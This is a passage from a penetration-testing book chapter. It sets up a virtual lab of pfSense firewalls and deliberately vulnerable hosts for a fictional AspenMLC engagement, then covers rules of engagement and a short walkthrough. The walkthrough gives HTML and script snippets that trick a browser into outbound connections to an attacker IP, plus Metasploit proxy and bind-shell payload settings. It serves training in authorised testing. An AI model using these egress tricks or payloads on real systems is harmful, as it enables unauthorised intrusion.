traceroute to 192.168.175.100 (192.168.175.100), 30 hops max, 60 byte packets
 1  192.168.50.10 (192.168.50.10)  0.300 ms  0.211 ms  0.240 ms
 2  192.168.175.100 (192.168.175.100)  1.496 ms  1.419 ms  1.357 ms
```

Using m0n0wall allows us to use a lot of powerful options with very limited space. This can become very important when you want to place several firewalls in your virtual lab environment.

The next machine we will create is the pfsense-1 firewall. Create a virtual machine that matches the following:

- **System name**: `pfsense-1`
- **OS**: `pfSense (FreeBSD)`
- **Name**: `pfsense-1`
- **OS Type**: `FreeBSD`
- **Memory**: `256 MB`
- **Disk size**: `20 GB`

This machine will need three network adapters configured using the network manager:

- **Network Adapter 1** should be configured to use `VMnet2`, which will be our WAN connection.
- **Network Adapter 2** needs to be configured for the internal network named `VMnet3`, which will represent our LAN connection.
- **Network Adapter 3** should be set up for the internal network named `VMnet4` and will be tied to our internal network (the OPT device); pfsense will need to be installed on the new virtual machine.
- **OPT2**: `VMnet8` (this is an optional step to connect a network adapter, which allows you to easily download and install the necessary packages. This adapter should be disabled as soon as possible).

Now that the network adapters are defined it is time to perform the following additional steps:

1. Start `pfsense` by clicking on **Power on this virtual machine** and once, the system boots, press the *I* key to install to the hard drive.

2. At the initial screen, assign the adapters to the appropriate interface and configure your VLANs if desired. An example of the assigned interfaces is shown in the following screenshot:

```
Enter the WAN interface name or 'a' for auto-detection
(em0 em1 em2 em3 em0_vlan1 em1_vlan2 em2_vlan3 em3_vlan4 or a): em0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(em1 em2 em3 _vlan1 em1_vlan2 em2_vlan3 em3_vlan4 a or nothing if finished): em2

Enter the Optional 1 interface name or 'a' for auto-detection
(em1 em3 _vlan1 em1_vlan2 _vlan3 em3_vlan4 a or nothing if finished): em1

Enter the Optional 2 interface name or 'a' for auto-detection
(em3 _vlan1 _vlan2 _vlan3 em3_vlan4 a or nothing if finished): em3

Enter the Optional 3 interface name or 'a' for auto-detection
(_vlan1 _vlan2 _vlan3 _vlan4 a or nothing if finished):

The interfaces will be assigned as follows:

WAN  -> em0
LAN  -> em2
OPT1 -> em1
OPT2 -> em3
```

3. Once you have completed the settings, the next thing to do is to assign the addresses. An example of the completed address assignment is shown in the following screenshot:

```
WAN (wan)       -> em0        -> v4: 192.168.25.10/24
LAN (lan)       -> em2        -> v4: 192.168.10.10/24
OPT1 (opt1)     -> em1        -> v4: 192.168.101.10/24
OPT2 (opt2)     -> em3        -> v4: 192.168.75.40/24
0) Logout (SSH only)               9) pfTop
1) Assign Interfaces              10) Filter Logs
2) Set interface(s) IP address    11) Restart webConfigurator
3) Reset webConfigurator password 12) pfSense Developer Shell
4) Reset to factory defaults      13) Upgrade from console
5) Reboot system                  14) Enable Secure Shell (sshd)
6) Halt system                    15) Restore recent configuration
7) Ping host                      16) Restart PHP-FPM
8) Shell


Enter an option: █
```

4. Connect to one of the networks with Kali or another machine and configure the following settings:

   ° Enable the DHCP server on all interfaces with a range of `X.X.X.100-X.X.X.150`

   ° Create a rule to allow ICMP, `80`, `443`, `53`, `161`, `25`, `22`, `23`, and `21` TCP/UDP from the **WAN** net to the **LAN** net

- ° While it is not common to allow these many services through the firewall, we need to have some things set so we can record the data while we are performing the assessment
- ° Create a rule that allows all traffic from the **LAN** to **OPT1**
- ° Create a rule that allows all traffic from **LAN** net to **WAN** net

The following screenshot shows a work in progress of setting the firewall rules for pfsense-1:

Firewall: Rules

		ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
	▶		*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule
☐	▶		IPv4 ICMP	LAN net	*	WAN net	*	*	none		ICMP from the WAN to the LAN
☐	▶		IPv4 TCP/UDP	WAN net	*	LAN net	53 (DNS)	*	none		DNS traffic WAN to LAN
☐	▶		IPv4 TCP	WAN net	*	LAN net	21 (FTP)	*	none		FTP traffic WAN to LAN
☐	▶		IPv4 TCP	WAN net	*	LAN net	443 (HTTPS)	*	none		HTTPS WAN to LAN
☐	▶		IPv4 TCP	*	*	*	25 (SMTP)	*	none		SMTP traffic
☐	▶		IPv4 TCP	WAN net	*	LAN net	80 (HTTP)	*	none		HTTP WAN to LAN
☐	▶		IPv4 TCP	*	*	*	23 (Telnet)	*	none		Telnet traffic
☐	▶		IPv4 TCP	*	*	*	22 (SSH)	*	none		SSH traffic
☐	▶		IPv4 *	LAN net	*	WAN net	*	*	none		
☐	▶		IPv4 *	LAN net	*	OPT1 net	*	*	none		Default allow LAN to any rule

Installing additional packages in pfSense

The pfsense-1 firewall will have an IDS and a WAF installed. We can use the package manager that pfSense makes available to us to install this additional functionality on our system.

> The pfSense-1 system will need temporary access to the Internet to be able to access and download these packages. This can be configured using `VMnet8` on the **OPT2** interface. Be sure to disable any of the other test machines before connecting to the Internet. Enabling the Internet on the WAN interface will enable all of the systems using pfsense-1 to access the Internet.

We install additional packages into the firewall by performing the following steps:

1. Click on **System | Packages** and choose the **Available Packages** tab.
2. Choose **Proxy Server with mod_security** and install it.

Name	Category	Version	Description
Proxy Server with mod_security	Security	0.1.9	ModSecurity (Apache 2.2 branch) is a web application firewall that can work either embedded or as a reverse proxy. It provides protection from a range of attacks against web applications and allows for HTTP traffic monitoring, logging and real-time analysis. In addition this package allows URL forwarding which can be convenient for hosting multiple websites behind pfSense using 1 IP address. Package info

3. Select the **snort** package and install it as well.

snort	Security	3.2.9.1	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection. Package info

The next machine we will create is the pfsense-2 firewall. Create a virtual machine that matches the following:

- **System name**: `pfsense-2`
- **OS**: `pfSense (FreeBSD)`
- **Name**: `pfsense-2`
- **OS Type**: `FreeBSD`
- **Memory**: `256 MB`
- **Disk size**: `20 GB`

This machine will need two network adapters configured using the network manager:

- **Network Adapter 1** should be configured to use `VMnet4`, which will be our WAN connection
- **Network Adapter 2** needs to be configured for the internal network named `VMnet5`, which will represent our LAN connection

Once the network adapters are defined and configured, it is time to configure the firewall itself by performing the following steps:

1. Start `pfsense` by clicking on **Power on this virtual machine**. Once the system boots, press *I* to install to the hard drive.

2. At the initial screen, assign the adapters to the appropriate interface, configure your VLANs if desired, and configure the address. We have done this with the previous firewall, so we will not list the steps again. An example of the assigned interfaces and IP addressing is shown in the following screenshot:


```
WAN (wan)        -> em0       -> v4/DHCP4: 192.168.10.130/24
LAN (lan)        -> em1       -> v4: 192.168.20.10/24
0) Logout (SSH only)               9) pfTop
1) Assign Interfaces              10) Filter Logs
2) Set interface(s) IP address    11) Restart webConfigurator
3) Reset webConfigurator password 12) pfSense Developer Shell
4) Reset to factory defaults      13) Upgrade from console
5) Reboot system                  14) Enable Secure Shell (sshd)
6) Halt system                    15) Restore recent configuration
7) Ping host                      16) Restart PHP-FPM
8) Shell
```

3. The next thing we have to do is create the rules as required; for now, we will continue with the process of establishing the criteria of the challenge.

The scenario

A fictional corporation named AspenMLC Research Labs has decided to add a web presence. Due to the nature of their business model, information confidentiality is critical and any leakage of sensitive research data has a direct negative impact on their bottom line. Their administrator has set up a mock environment that is similar to what they would like to eventually move to production. The business owner has asked the administrator to hire an outside consultant to review the environment and inform them of any vulnerabilities that may exist.

The administrator then contracts you to perform a penetration test on the mockup environment because he has ascertained that he is using security best practices, performed the initial vulnerability scans a few months ago, and found no issues. He reiterates that he is using well-known products that provide great support and prides himself on the fact that his shop is 100% open source.

When asking about the network, you find that there is only one web-facing server. This server is running the latest version of WordPress. The only other service mentioned is SSH, which he uses to access the site in case of an emergency. When at the office, the administrator uses a management zone to access the server directly, but this zone is not accessible from the Internet and is firewalled off. The IP address of the server is `192.168.10.25`. When asking about the environment, the administrator lets you know that they use segmented internal networks, multiple firewalls, IDS, and WAF and is confident that this layered defensive approach is sufficient to protect the core data network where the important and confidential research information will eventually be stored.

It is up to you to provide the management with the confidence that if this setup is to go live their data is protected. You are to emulate an attacker with no prior knowledge of the network and a limited timeframe to perform attacks. The administrator mentions that he intends to use virtual images for the servers and that they will be brought down and restored to the original state every evening.

The virtual lab setup

As usual, we will need to set up our virtual lab to emulate this environment, as the penetration test we are performing is purely fictional. However, do not consider this effort to be in vain; many penetration testers will attempt to emulate the network of their client, in order to ensure the exploits they intend on using actually work and are stable (not to mention that this reduces the likelihood of diligent administrators and security professionals detecting your movements). Depending on the type of penetration test, this could prove critical.

AspenMLC Research Labs' virtual network

Refer to the following diagram; we will set up the following environment in VMware:

> If HDD space is at a premium, then try using pfsense-1 as a linked base. This can be accomplished by cloning pfsense-1 and choosing to link the devices. Check the box to reinitialize interface MAC addresses.

The following table shows the specifications for the various systems as seen in the previous diagram:

System	Specification/s
Debian 5.0	• **OS**: Debian. • **Users**: John Dow (jdow), **Password**: 039Alts2010. • **Virtual disk size**: 6 GB. • **RAM**: 128 MB minimum. (512 MB recommended). • Packages to install: OpenSSH, lamp-server^. • One network adapters (VMnet9). • Download the distribution from https://www.debian.org/distrib/archive. The intent here is to use older distributions, so they can provide us with a number of findings; however, with the firewalls between us and the targets, the process will still be a challenge.
OWASP BWA	• **OS**: Ubuntu • **Users**: John Dow (jdow), **Password**: 1A2b3C4d! • **RAM**: 128 MB minimum (256 MB recommended) • Network adapter (VMnet3): eth0 = DHCP (VMnet3) • The default applications that are installed will provide quite a number of challenges for your testing

Ubuntu-8.1	• **OS**: Ubuntu 8.10
	
	• **Users**: John Dow (jdow), **Password**: 1A2b3C4d!
	
	• **RAM**: 128 MB minimum (256 MB recommended)
	
	• Network adapter (VMnet1):
	
	    eth0 = 192.168.50.200
	
	• Install or enable the following services:
	
	    OpenSSH, lamp-server^
	
	• Download the distribution here http://old-releases.ubuntu.com/releases/intrepid/

System	Specification/s
Metasploitable2	• **OS**: `Ubuntu 8.04.` • **Users**: `John Dow (jdow)`, **Password**: `1A2b3C4d!` • **RAM**: `128 MB` minimum (`256 MB` recommended). • Network adapter (`VMnet1`): `eth0 = 192.168.50.200` • Download the distribution from `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/.` • The Metasploitable2 is another distribution that is excellent for us to practice with. In our AspenMLC site, we have the machine protected by a firewall with both Snort and a WAF installed. It will be a challenge for us to take advantage of the many vulnerabilities the machine has. This is how you learn!

CentOS	• **OS**: `CentOS 5`
	
	• **Users**: `John Dow (jdow)`, **Password**: `1A2b3C4d!`
	
	• **RAM**: `128 MB` minimum (`256 MB` recommended)
	
	• Network adapter (`VMnet5`):
	
	   `eth0 = DHCP`
	
	• Download the distribution from `https://wiki.centos.org/Download.`
	
	• Install or enable the following services:
	
	   `OpenSSH, lamp-server`^

Kioptrix Level 1	One network adapter on various subnets

This system will serve as a machine that we can connect at different points throughout the site architecture, and your goal will be to gain root on the Kioptrix machine from across the different network segments. In short, while we are testing the site, we have the option of connecting the Kioptrix machine into any of the subnets, thus providing us with a machine to pivot from into the other layers of the network.

Additional system modifications

Throughout the book, we have thoroughly covered the installation and configuration of operating systems such as pfSense and Kioptrix; thus, for the sake of brevity, we will focus only on those steps that make the systems in this exercise unique and different from the default installs. Luckily, we only have to worry about configuring the Ubuntu 8.10 server.

Ubuntu 8.10 server modifications

The system named `Ubuntu-8.1` will need to have `lamp-server^` installed and running. As previously noted, we also need to install and configure the latest edition of WordPress. The WordPress team has done an excellent job of providing the community with step-by-step detailed installation and configuration instructions that can be accessed on the Internet at `http://codex.wordpress.org/Installing_WordPress`. The usernames, databases, and passwords used are unimportant at this point, but should be easy to remember and yet strong. Remember that the administrator in this exercise intendeds on building out a secure environment. When you are testing this environment, you will need to *forget* that you know what the passwords and usernames are.

In addition to fully patching and updating this system, we also need to set up the SSH server to accept our `jdow` user from an external connection, which we emulate at `192.168.25.0/24` once WordPress, OpenSSH, and the static IPs have been configured.

Once WordPress is up and running, we need to replace the sample page with the following text:

```
AspenMLC Development and Research center
Thank you for visiting the AspenMLC Development and Research center
where we focus on examining all sorts of rocks and minerals and
hope to make your life easier and safer! Contact: John Dow at jdow@
AspenMLC.com
```

This will give us some information to work with on the site. We can now move on to the more interesting aspects of this chapter!

The challenge

The lab has been set up, connections verified; it is time to put the information gained throughout the book to work. Challenge yourself to perform a full penetration test from start to finish on this environment. The penetration test will consist of an external test: a connection into the perimeter switch of the site, in this case `VMnet2`. Following this, we want to conduct an internal penetration test; this will require the connection of the attacking machines into each one of the segments of the site. The intent of the internal test is to check and verify the potential attack vectors that exist from within the different segments; furthermore, this will provide the site with valuable information on the potential risk if malware infected one of the segments. Additionally, our testing includes the following items:

- Determine the scope (the administrator only allows you to have 4 hours on his VPN).

- Understand the reason why the client wants a penetration test. This is critical to being able to truly meet the user's needs. For some professions, this is easy; but for penetration testers, this is not always the case. Determine if your customer wants a penetration test or something more closely aligned with a general vulnerability analysis.

- Rules of Engagement documentation:
    - ° Use the provided information to create a practical Rules of Engagement document.
    - ° Determine and document the scope within the Rules of Engagement.
    - ° Solidify any assumptions about the test within the Rules of Engagement.
    - ° A clearly defined goal. What do you need to do to prove success? The days of simply showing a screenshot with `whoami = root` is not going to be sufficient for most audiences.

- Decide if you will be using Dradis, Magic Tree, or another data management tool to manage your results.

- Lay out your initial test plans. It is important to know your initial steps in advance when testing.

- Perform your reconnaissance.

- Start the enumeration and decide on a plan of attack. Change your test plan accordingly. Depending on the scope, you may be able to throw a vulnerability scan or an application scan against the resources. This will be loud and, when a firewall is between you and the target, not very effective in most cases.

- During enumeration, you should gather information about possible firewalls, IDS, or load balancing.

- Execute your attack plan. Due to the nature of penetration testing, this will vary from test to test and will sometimes even need to be changed on-the-fly. If something does not work as expected, be ready with a backup plan.

- When successfully gaining access to systems, perform post-exploitation. If required, set up a pivot point to dig deeper into the network architecture.

- Achieve the goal of the penetration test.

- Clean up.

- Generate your reports.

- Set up meetings to review the results with your customers.

Although the "exploitation" phase of penetration testing is the best, the other steps are just as important to a successful penetration test; furthermore, the ability to reflect the findings in a report for the client is the key element in giving the client the value they are expecting with the test. Be sure to practice and prepare for each step in the process. Understanding the tools and techniques in a penetration test is very important, but these will change constantly—the process itself remains fairly stable and thus any effort to automate or improve these steps will be most beneficial in the long run.

Best of luck to you! Be sure to carefully document your steps and any suggested changes that should be made to make the network more secure.

The walkthrough

Hopefully, you have been able to complete your testing before reading this portion of the chapter. It will contain examples and at least one method for an initial approach to breach the security of the virtual AspenMLC Development Lab running on our own network or machine. If your documentation or methodology to obtain the initial goal is different, than that is described within; it does not mean it is wrong, just different. With practice, penetration testers will develop their own methods, are tailored to their skill set and knowledge base.

> There may be other methods to reach our goal than those described in this chapter. If you find other methods of compromising machines in the site network, congratulations are due! That is what penetration testing is all about.

Defining the scope

The scope of this particular test can be clearly defined by reading the scenario objective and background information:

1. We have 4 hours to test a virtual environment that has been made to emulate what our client wishes to eventually use in production.

2. The only user we are aware of is the administrator who has contracted us on behalf of the fictional AspenMLC Research and Development Corporation.

3. The information contained on this network is completely harmless to the corporation. There is no special need to keep things encrypted or to be cautious with third-party services.

4. We are to completely compromise as many machines as we can, and we can use the Kioptrix machine as an assist for a pivot point as we conduct our testing.

5. We may use any technique known to us including social engineering, exploitation, denial of service, and so on. The sky is the limit. This includes, planting an executable file to emulate a client infection to egress out of the environment.

6. None of the data or information on these systems is contradicts any laws that we know of, state or federal. As the network is for educational purposes, only we can do whatever we like with it.

7. All systems on the network will be open source-based.

With these items in mind, it should become apparent that the challenge here will come with the limited time factor. There are a significant number of machines; therefore, the identification of the weakest machines is very important in this type of test. If there are several people on our team, we could propose that we use several testers with very specific tasks that can be run in parallel to make the most of the limited 4-hour testing time (the admin refuses to pay for more than four hours at our standard rate, which is based on a maximum of three testers taking part in the testing).

Determining the "why"

Although the "why" is clearly laid out for us in this instance, we should not become complacent. It helps testers and the business alike to understand what the real goal of your testing is, and allows you to focus on aligning your testing and reporting with accomplishing this goal.

In this case, the administrator has clearly stated that vulnerability analysis tools have already been used against this network, and he has addressed the issues with the exception of those that the business has considered acceptable. This will vary from business to business, based on the risk appetite of the corporation or individuals you are dealing with. Understanding the risk appetite may assist in determining the "why" as well. Perhaps you are only testing the environment, just to prove to the business unit that they can remain confident that it will take an attacker more than four hours to compromise their network, which just happens to be how long it takes their security teams to locate any strange activities occurring in their environment.

So what is the "why" of this particular test?

The administrator has clearly stated that there will be a direct monetary impact if any of their critical data were to be collected by malicious intruders. The scientists who work at the corporation are not technically savvy and will be using rudimentary solutions to technical problems. It is safe to say they will be storing unencrypted test files that are shared by multiple users on a file server that contain the critical data. The "why" in this case is a fear that a lot of money will be lost; consequently, there is a need for someone to assure the business that the administrator's suggested security configuration will be sufficient to prevent this event from happening.

Developing the Rules of Engagement document

This most critical document must be clearly written and well defined. We now have all of the information we need to develop the Rules of Engagement document; before any testing occurs, it must be presented and agreed upon.

> The Rules of Engagement should be signed by a C-level executive who has the full authority to represent your client.

The Rules of Engagement must detail the scope, systems, network addresses, and what you are and are not allowed to do during testing. Regardless of the template or look and feel you decide upon, the document you create to meet the challenge should have at minimum the following information:

- **The date the Rules of Engagement was created**: 01/02/2020.

- **The names and contact information of your company and that of any testers that will be directly involved in testing**: Kevin Cardwell.

- **A summary of the request**: We are to completely compromise as many machines as possible, both by emulating the Internet connection that will exist in the production environment and via internal testing techniques.

- **A quick description of what a penetration test is** (the following has been taken from *Chapter 1*, *Penetration Testing Essentials*, in this book): Penetration testing allows the business to understand if the mitigation strategies employed are actually working as expected; it essentially takes the guesswork out of the equation. The penetration tester will be expected to emulate the actions that an attacker would attempt and will be challenged with proving that they were able to compromise the critical systems targeted. This allows the business to understand if the security controls in place are working as intended and if there are any areas that need to be improved.

- **The type of testing that will be performed**: Full compromise penetration test with no restrictions other than timeframe.

- **Limitations**: A 4-hour timeframe.

- **Clearly defined goal of the penetration test**: Completely compromise the site machines that reside in the network segments within 2 hours.

- **IP Ranges**: `192.168.10.0/24`, `192.168.20.0/24`, `192.168.25.0/24`, `192.168.50.0/24`, `192.168.101.0/24`, and `192.168.175.0/24`.

- **Data handling**: Data has been stated to be for testing only and thus not to be considered or treated as confidential in any manner.

- **How will any data found to be in possible violation of state or federal laws be handled**: Proper authorities will be notified prior to the business or its entity.

- **List of AspenMLC Development contacts and their phone numbers, and so on**: John Dow.

- **Signatures of pertinent officers of the company needed**: AspenMLC Development CISO, CIO, or other officer in charge. Unless he can prove otherwise, the administrator does not have sufficient authority to allow you to test the assets of the AspenMLC Development Corporation.

Initial plan of attack

With the Rules of Engagement out of the way, we can take a look at the network diagram and develop a plan of attack. Let's review the network layout that was provided to us by the administrator. This is shown in the following screenshot:

In this white box test, we were provided with the network architecture to make up for the fact that we are testing a mock environment and are limited by a strict timeframe. We need to determine if the router will let us through from segment across segment. Our initial plan is as follows:

1. Perform a vulnerability scan on the `VMnet2` firewalls and gateway. We know about it, so we may as well take advantage of it! Do the same to all systems listed on this diagram.

2. Perform a network and vulnerability scan against all the virtual switches.

3. We want to see if we can reach the other segments from the `VMnet2` switch, and we will perform a network and vulnerability scan against those as well.

4. If we cannot reach any of the networks, we will perform a web application scan against the machines that are running web applications and see if there are any web application vulnerabilities we can take advantage of.

This most basic of plans will suffice in getting us started. The information we gather from these steps should be sufficient to move us on to the next steps. Who knows, maybe the administrator was right and the setup is actually secure (not very likely in this case!).

> With the limited scope of this test, it is acceptable to use any means of documentation available that will allow you to provide an acceptable report to the client.

Enumeration and exploitation

We begin by executing the first step in our action plan and scan the devices using the tools of our choice. In this case, I decided to use MagicTree. It allows me to run the queries from within the app and has the ability to generate reports on-the-fly.

Load up MagicTree and create a new node as we did in *Chapter 1*, *Penetration Testing Essentials*; run an Nmap scan against any of the networks that are available from the available subnets. If everything was configured properly, you should only be able to see the `VMnet1`, `VMnet2`, `VMnet3,` and `VMnet9` switches.

When reviewing the data, we find that there are some interesting services running on these systems that should be reviewed. Let's run a quick vulnerability scan against them to save time. We will use OpenVas to perform the vulnerability scan. OpenVas is included in Kali.

After realizing that the scans will take too long and would put us over the 4-hour mark, we determine to move on to the next phase in our test plan and quickly determine that the installed software is reasonably updated with the exception of the intentionally vulnerable machines. By looking at the website, we also notice that it is a standard install of the latest version of WordPress. When reviewing the site closely, we notice a contact e-mail address. We add this e-mail address to our MagicTree notes. There is a good chance the e-mail name `jdow` is also used as a network logon. If this is the case, we have half of the puzzle solved. There may be a chance we can brute-force John's SSH password.

There are a number of tools for attempting this, and we will leave that as a homework exercise for determining if this is possible.

One additional technique we might want to attempt is the process of testing the egress filtering of the site. We can do this with a number of methods that attempt to connect across the different segments outbound from the different segments. Additionally, we can create an HTML file and simulate a user clicking on a link that might connect to our ports outbound across the different switches. To configure this, you can do the following:

- An `<img>` image tag will assume HTTP and may use other ports:
    - `<img src=http://192.168.25.20/noimage.gif />` assumes port `80`
    - `<img src=http://192.168.25.20:8888/null.gif />` assumes alternate port set

- Internet Explorer can connect to many other ports, but has to be configured or tricked:
    - `<img src=ftp://192.168.25.10:110/noimage.gif />`

° `<img src=http://192.168.25.10:1024/noimage.gif />`

- In the previous bullet, the first `<img>` is using ftp to connect to port `110`, and then the second `<img>` is using http to connect to `1024`

- IE can be also be tricked into connecting to low ports with HTTP by launching a new pop-up window, as shown here:

```
<script> window.open("http://192.168.25.20:123/noimage","Window1",
"menubar=no,width=30,height=60,toolbar=no"); </script>
```

Another method to egress out of the environment through a filter is to set the LPORT to a port that was identified from the egress busting code. Additionally, HD Moore, who created Metasploit, has another method to proxy outbound traffic; to use this method, enter the following:

```
setg Proxies SOCKS4:127.0.0.1:3306
setg LPORT 45567
setg PAYLOAD bsd/x86/shell/bind_tcp (change this to the shell as
required for the target)
```

These commands will set the global variables for your proxy and also for your preferred payload. We choose our default local port to be `45567`. The original message can be found at `https://dev.metasploit.com/pipermail/framework/2010-January/005675.html`.

Reporting

When you have successfully completed the penetration test and produced the documentation. Your report should look professional, organized, and clearly explain the findings, and it should also be in nontechnical language and explain how these issues may have been overlooked. Focus on what allowed you to enter, but also make sure to point out when something worked.

Take a moment and break down the problems encountered during the penetration test and record them in your report.

The intent of this chapter is to try and test an architecture that reflects the type you may encounter in your testing; furthermore, the design within this chapter will allow you to test a variety of different defensive challenges that you may encounter in your testing. As has been the motto throughout the book, as a professional tester it is our job to discover the potential weaknesses of our client's networks and then create a report that can help improve the security of the client. When you have accomplished this, then you have achieved the highest level of success within your testing. Best of luck! Enjoy testing using a methodical and persistent approach.

Summary

In this chapter, we started by setting up a scenario that would allow us to emulate a penetration test from start to finish. We moved on to set up the test environment and then delved into the stages necessary for a successful penetration test.

Once the basics were covered, you were challenged to perform a test of your own against this environment. Hopefully, it was both challenging and exciting for you!

We finished the chapter by providing a snippet of a walkthrough of one possible method of performing this penetration test. There are other ways of doing the same task, some better than others. The goal was to show just one of these methods. Play around with the lab and try additional scenarios. Use it to gain the skills you need or to hone the skills you have. When the time comes to do the job, you will need all of the luck and skill you can get, because one thing is certain in this world:

Anything that can go wrong will go wrong

– Murphy's Law

Index

R

S

T